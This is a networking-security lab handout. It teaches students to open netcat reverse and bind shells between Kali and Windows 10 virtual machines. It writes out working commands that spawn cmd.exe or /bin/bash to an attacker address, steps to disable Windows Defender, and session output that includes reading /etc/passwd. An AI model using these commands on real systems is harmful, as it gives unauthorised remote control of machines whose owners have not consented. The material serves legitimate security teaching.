Lab 10 – Netcat: Bind and Reverse Shell

Lab Objectives

Upon completion of this lab, you will be able to perform the following:

- Understand what a reverse shell is;
- Understand what a bind shell is;
- Create a custom reverse shell;
- Create a custom bind shell;
- Communicate with remote computers using bind or remote shell.

Lab Materials

- Tools and utilities:
    - Nc (**N**et**C**at)
        - Installed on Kali: yes
        - Installed on Windows: no
            - Download nc.exe
                - Website: https://github.com/diegocr/netcat
                - Author: Rodney Beede
            -
    - Kali Linux VM
    - Windows 10 VM

Lab Instructions

- Complete this lab;
- Enter your name and student ID above (Example: Boris Loza - bloza);
- Answer questions and add screenshots into the corresponding textboxes;
- Save the file on your computer for future reference;
- Save the file again as a "`.pdf`" file;
- Submit the PDF file for grading.


Introduction

A ***shell*** is a program (a command-line interpreter) that provides an interface between a user and an operating system. The shell is both an interactive command language and a scripting language. Operating System starts a shell for each user when a user logs in or opens a terminal or console window.

In the "normal shell" or "bind shell" scenario, the attacking machine **communicates forward** (requests for a shell session) to the target machine.

But what if the remote machine is not directly accessible? It can be many reasons for that. Let's assume that the remote host has no public IP address, or it is protected by a firewall that blocks incoming connection.


In the "reverse shell" scenario, the target machine **communicates back** to the attacking machine, providing the command line interface on a target machine (see the image below).




The attacking machine has a listener port on which it receives the connection (reverse shell session). A reverse shell or a connect-back shell is the only way to gain remote shell access across a NAT or firewall.

Part 1: Download and Install Netcat for Windows

1. On your Windows 10 VM, download "Netcat for Windows" from [netcat 1.11 for Win32/Win64 (eternallybored.org)]
2. Only extract "*nc.exe*" (drag to the Desktop) from archive (disable antivirus):





Name	Type	Compressed size	Password ...	Size	Ratio	Date modified
doexec.c	C File	4 KB	Yes	12 KB	74%	12/28/2004 11:23 AM
generic.h	H File	3 KB	Yes	8 KB	59%	7/9/1996 5:01 PM
getopt.c	C File	7 KB	Yes	23 KB	69%	11/6/1996 10:40 PM
getopt.h	H File	2 KB	Yes	5 KB	61%	11/3/1994 7:07 PM
hobbit.txt	Text Document	23 KB	Yes	61 KB	63%	2/6/1998 3:50 PM
license.txt	Text Document	7 KB	Yes	18 KB	64%	12/27/2004 5:37 PM
makefile	File	1 KB	Yes	1 KB	46%	11/28/1997 2:36 PM
nc.exe	Application	30 KB	Yes	60 KB	52%	12/29/2004 1:07 PM
netcat.c	C File	23 KB	Yes	69 KB	67%	12/29/2004 1:07 PM
password is nc	File	1 KB	Yes	0 KB	0%	5/4/2016 9:19 AM
readme.txt	Text Document	3 KB	Yes	7 KB	58%	12/27/2004 5:44 PM

Part 2: Find IP Addresses of the Target and Attacking Machines

1. Start Kali Linux and open the Terminal Emulator. A UNIX shell window will appear.
2. Find your attacking machine IP address by typing at the shell prompt:

   sudo ifconfig

3. Write down the Kali's IP address.
4. Find IP address of Windows machine. Open command line interface - "*cmd*". Type the following command:

   ipconfig


5. Write down the Windows VM's IP address.

Part 3: Reverse Shell: Windows -> UNIX

1. Listener runs on the **attacking** machine.
2. Our attacking machine is Kali. Our target is Windows machine that starts a reverse shell.
3. For this lab we are going to disable Windows Defender.
   a. Search for "*windows defender*".
   b. Start Windows Defender and click on "*Real-time protection*" to disable it (don't forget to re-enable it after you complete this lab).

4. On the attacking Kali machine start the listener:

   nc -lvp 8080



```
kali@kali:~$ nc -lvp 8080
listening on [any] 8080 ...
```

   Where:

   nc – netcat application on UNIX;
   -l - listen mode, for inbound connects;
   -v - verbose (use twice to be more verbose);
   -p - local port number;

   All these options could be combined together: -lvp


   8080 – network port for the remote connection.

   As you can see, we didn't specify our target's IP address (we may not know what machine is going to establish the reverse connection. Especially if we are targeting many computers with phishing attack.) This is why *netcat* is listening to any IP address.

5. From the command line on Windows type the following:

   cd Desktop (this is were your nc.exe is located)

   nc <Attacker_IP_Address> 8080 -e cmd.exe



```
C:\Users\IEUser\Desktop>
C:\Users\IEUser\Desktop>nc 192.168.239.130 8080 -e cmd.exe
```

   Where:


   192.168.239.130 is the IP address of the attacking machine (Kali Linux);
   8080 – network port to connect to the attacking host;

-e cmd.exe – spawn the command line shell after established connection.

6. Make sure you use correct Kali Linux IP address to create this payload.

7. We have the reverse shell from our target machine (Windows) to our attacking machine (Kali UNIX).
8. Type several commands to verify the connection:

   dir
   whoami




```
kali@kali:~$ nc -lvp 8080
listening on [any] 8080 ...
192.168.239.129: inverse host lookup failed: Unknown host
connect to [192.168.239.130] from (UNKNOWN) [192.168.239.129] 50950
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\IEUser\Desktop

11/02/2020  11:10 AM    <DIR>          .
11/02/2020  11:10 AM    <DIR>          ..
11/02/2020  11:10 AM            61,440 nc.exe
               1 File(s)         61,440 bytes
               2 Dir(s)  20,253,904,896 bytes free

C:\Users\IEUser\Desktop>whoami
whoami
msedgewin10\ieuser
```

Part 4: Reverse Shell: UNIX -> Windows


1. Listener runs on *the attacking machine* (Windows). Our *target machine is* UNIX (Kali) that is going to start a reverse shell.
2. Start listener on Windows:

   nc -lvp 8080



```
C:\Users\IEUser\Desktop>nc -lvp 8080
listening on [any] 8080 ...
```

3. If asked, allow the firewall connection:



```
:\Users\IEUser\Desktop>nc -lvp 8080
istening on [any] 8080 ...
```

Windows Security Alert

Windows Defender Firewall has blocked some features of this app

Windows Defender Firewall has blocked some features of nc.exe on all public and private networks.

Name: nc.exe

Publisher: Unknown

Path: C:\users\ieuser\desktop\nc.exe


Allow nc.exe to communicate on these networks:

□ Private networks, such as my home or work network

☑ Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)


4. On the target machine, Kali Linux, start the reverse shell:

nc -e /bin/bash <Attacker_IP_address> 8080



```
kali@kali:~$ nc -e /bin/bash 192.168.239.129 8080
```

5. Go back to Windows and check the reverse shell connection:



```
C:\Users\IEUser\Desktop>nc -lvp 8080
listening on [any] 8080 ...
192.168.239.130: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.239.129] from (UNKNOWN) [192.168.239.130] 51378: NO_DATA

pwd
/home/kali
whoami
kali
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

6. Type several UNIX commands to verify the connection. For example:

   pwd


   whoami

   cat /etc/passwd

Part 5: Bind Shell: UNIX -> Windows

1. In the bind shell connection, the listener runs on the **target** machine.
2. Our *attacking machine is UNIX*. Our *target machine is Windows*.
3. On the target machine (Windows) start the listener:


nc -lvp 8080 -e cmd.exe



```
C:\Users\IEUser\Desktop>nc -lvp 8080 -e cmd.exe
listening on [any] 8080 ...
```

4. On our attacking machine, Kali UNIX, start the remote connection:

nc <IP_address_of_the_target> 8080



```
kali@kali:~$ nc 192.168.239.129 8080

Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>

C:\Users\IEUser\Desktop>
C:\Users\IEUser\Desktop>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\IEUser\Desktop

11/02/2020  11:10 AM    <DIR>          .
11/02/2020  11:10 AM    <DIR>          ..
11/02/2020  11:10 AM            61,440 nc.exe
               1 File(s)         61,440 bytes
               2 Dir(s)  20,322,598,912 bytes free

C:\Users\IEUser\Desktop>
```

5. Type several Windows commands to verify the connection. For example:

   dir

Part 6:

1. Create a **bind** shell for Windows->UNIX connection.
2. *Attacking machine* – Windows, *target machine* – Kali UNIX.
3. When the shell starts, type the following commands:
   a. pwd
   b. *whoami*
   c. *<your name>*
4. Take a screenshot of the completed work from your Windows command line interface and insert it in the form below:

Submit your lab

- **Doublecheck all your answers.**
- **Save the file on your computer for future reference.**
- **Save the file again as a "`.pdf`" file.**
- **Submit the PDF file for grading.**